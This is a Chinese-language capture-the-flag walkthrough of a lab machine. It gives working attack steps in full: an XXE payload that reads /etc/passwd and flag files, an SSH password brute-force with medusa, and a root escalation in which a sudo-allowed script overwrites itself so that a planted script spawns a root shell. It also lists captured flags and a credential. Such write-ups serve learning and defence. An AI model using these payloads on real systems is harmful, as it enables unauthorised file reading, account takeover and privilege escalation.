112.

信息收集

IP定位

Plain Text

```
┌──(web)─(root㉿kali)-[/home/kali]
└─# arp-scan -l | grep "08:00:27"

192.168.0.105   08:00:27:2a:e3:6f       (Unknown)
```

nmap扫描

Plain Text

```
┌──(web)─(root㉿kali)-[/home/kali]
└─# nmap -Pn -sTCV -T4 -p0-65535 192.168.0.105
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-01-15 23:23 EST
Nmap scan report for 192.168.0.105
Host is up (0.00025s latency).
Not shown: 65534 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.62
|_http-title: XML Parser
|_http-server-header: Apache/2.4.62 (Debian)
Service Info: Host: 0.0.0.112; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.11 seconds

```

80端口

目录扫描

```
Plain Text
```

```
gobuster dir -u 192.168.0.105 -w /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -x php,txt,html,zip,db,bak,js,yaml -t 64
```

XXE漏洞

192.168.0.105/index.php

发现让输入xml代码，尝试利用xxe漏洞payload

读取/etc/passwd

```
Plain Text
```

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [
<!ENTITY file SYSTEM "file:///etc/passwd">
]>
<root>
    <element1>&file;</element1>
    <element2>Value2</element2>
</root>
```

成功读取passwd


```
SimpleXMLElement Object
(
    [element1] => root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/
nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/u
sr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/
sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nolog
in
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
tuf:x:1000:1000:KQNPHFqG**JHcYJossIe:/home/tuf:/bin/bash
mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false
Debian-snmp:x:107:114::/var/lib/snmp:/bin/false
zabbix:x:108:115::/nonexistent:/usr/sbin/nologin

    [element2] => Value2
)
```

发现存在特殊用户tuf:x:1000:1000:KQNPHFqG**JHcYJossle:/home/tuf:/bin/bash

```
run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/
systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/
usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/
nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
tuf:x:1000:1000:KQNPHFqG**JHcYJossIe:/home/tuf:/bin/bash
mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false
Debian-snmp:x:107:114::/var/lib/snmp:/bin/false
zabbix:x:108:115::/nonexistent:/usr/sbin/nologin

  [element2] => Value2
)
```



读取flag

读取flag — Plain Text

```
<?xml version="1.0" encoding="UTF-8"?> <!DOCTYPE root [ <!ENTITY file SYSTE
M "file:///home/tuf/user.txt"> ]> <root>     <element1>&file;</element1>
  <element2>Value2</element2> </root>
```

flag — Plain Text

```
SimpleXMLElement Object
(
    [element1] => flag{user-b1e12c74f19aac8e57f6fca1ff472905}

    [element2] => Value2
)
```

读取源代码

/index.php Plain Text

```
<!DOCTYPE html>
<html>
<head>
    <title>XML Parser</title>
</head>
<body>
<?php
if(isset($_POST['xml'])) {
    $xml = $_POST['xml'];
    $data = simplexml_load_string($xml, 'SimpleXMLElement', LIBXML_NOENT);
    if($data) echo "<pre>" . htmlspecialchars(print_r($data, true)) . "</pre>";
    else echo "<pre>Parse Error</pre>";
}
?>
    <form method="POST">
        <textarea name="xml" required></textarea><br>
        <input type="submit" value="Parse XML">
    </form>
</body>
</html>

```

漏洞成因

Plain Text

```
$data = simplexml_load_string($xml, 'SimpleXMLElement', LIBXML_NOENT);
```

`LIBXML_NOENT` 的作用是：

启用 XML 实体替换（Expand Entities）

也就是说：

- XML 中定义的 `<!ENTITY ...>`
- **会被自动解析并替换为真实内容**

提权

根据passwd中tufx中KQNPHFqG**JHcYJossle，怀疑是密码，尝试补全登录

```
tuf:x:1000:1000:KQNPHFqG**JHcYJossIe:/home/tuf:/bin/bash
```

写个脚本自动生成所有**可能

ssh爆破

```
┌──(web)─(root㉿kali)-[/home/kali/Desktop/hmv]
└─# medusa -h 192.168.0.105 -u tuf -P full_password_list.txt -M ssh -t 64 -n 22 -O medusa_result.txt -f

SUCCESS:KQNPHFqG6mJHcYJossIe
```

成功获取凭据tuf/KQNPHFqG6mJHcYJossle

sudo -l

Plain Text

```
tuf@112:~$ sudo -l
Matching Defaults entries for tuf on 112:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User tuf may run the following commands
        on 112:
    (ALL) NOPASSWD: /opt/112.sh
tuf@112:~$
tuf@112:~$ cat /opt/112.sh
#!/bin/bash
input_url=""
output_file=""
use_file=false
regex='^https://maze-sec.com/[a-zA-Z0-9/]*$'
while getopts ":u:o:" opt; do
    case ${opt} in
        u) input_url="$OPTARG" ;;
        o) output_file="$OPTARG"; use_file=true ;;
        \?) echo "错误: 无效选项 -$OPTARG"; exit 1 ;;
        :) echo "错误: 选项 -$OPTARG 需要一个参数"; exit 1 ;;
    esac
done
if [[ -z "$input_url" ]]; then
    echo "错误: 必须使用 -u 参数提供URL"
    exit 1
fi
if [[ ! "$input_url" =~ ^https://maze-sec.com/ ]]; then
    echo "错误: URL必须以 https://maze-sec.com/ 开头"
    exit 1
fi
if [[ ! "$input_url" =~ $regex ]]; then
    echo "错误: URL包含非法字符，只允许字母、数字和斜杠"
    exit 1
fi
if (( RANDOM % 2 )); then
    result="$input_url is a good url."
else
    result="$input_url is not a good url."
fi
if [ "$use_file" = true ]; then
    echo "$result" > "$output_file"
    echo "结果已保存到: $output_file"
else
```

```
        echo "$result"
    fi
```

可以写入任意文件 但内容固定

这一步开始卡住了，思路跑偏了，以为是通过root让系统配置文件进行覆盖，没想过覆盖自身

❌ sudoers

- 覆盖 `/etc/sudoers`
- 结果：sudo 严格拒绝（Debian 正确行为）

❌ profile / bash 执行

- `/etc/profile` 写入
- bash 将 `https://maze-sec.com/a` 视为绝对路径命令
- PATH / alias / function 全部不可劫持

❌ PAM 破坏

- `/etc/pam.d/su`
- `/etc/pam.d/common-auth`
- 结果：su 默认拒绝（fail-closed）

❌ /etc/passwd

- root 用户消失
- su 明确提示 `user root does not exist`
- 没有 UID fallback

❌ ld.so.preload

- setuid 程序 继续执行
- 权限未提升
- glibc 对 preload 失败是 ignore + secure-exec

尝试覆盖自身

```
tuf@112:~$ sudo /opt/112.sh -u "https://maze-sec.com/test" -o /opt/112.sh
结果已保存到: /opt/112.sh
tuf@112:~$ sudo /opt/112.sh
/opt/112.sh: 1: /opt/112.sh: https://maze-sec.com/test: not found
```

可以发现sudo执行后显示https://maze-sec.com/test: not found

```
命令名: https://maze-sec.com/test
参数: is a good url.
```

因为 `/opt/112.sh` 在执行 `https://maze-sec.com/test` 时，Shell 会在「当前工作目录」找这个路径，而当前目录就是 `~`（`/home/tuf`）。

所以往 `~` 里写。

那么重置下环境

Linux 的解析方式：

- `:` → 普通字符
- `/` → 目录分隔符
- `//` → 连续的 `/`，等价于一个 `/`

所以系统看到的是：

https: / maze-sec.com / test

也就是目录结构：

```
https:/
└── maze-sec.com/
    └── test
```

构造/home/tuf/https:/maze-sec.com/test

```
tuf@112:~$ mkdir -p ~/https:/maze-sec.com/
tuf@112:~$ echo '#!/bin/bash' > ~/https:/maze-sec.com/test
tuf@112:~$ echo '/bin/bash' >> ~/https:/maze-sec.com/test
tuf@112:~$ chmod +x ~/https:/maze-sec.com/test
tuf@112:~$ sudo /opt/112.sh -u "https://maze-sec.com/test" -o /opt/112.sh
结果已保存到: /opt/112.sh
tuf@112:~$ sudo /opt/112.sh


root@112:/home/tuf# cat /root/root.txt
flag{root-538dc127225a0c97b060b1ff9570390a}
root@112:/home/tuf#
```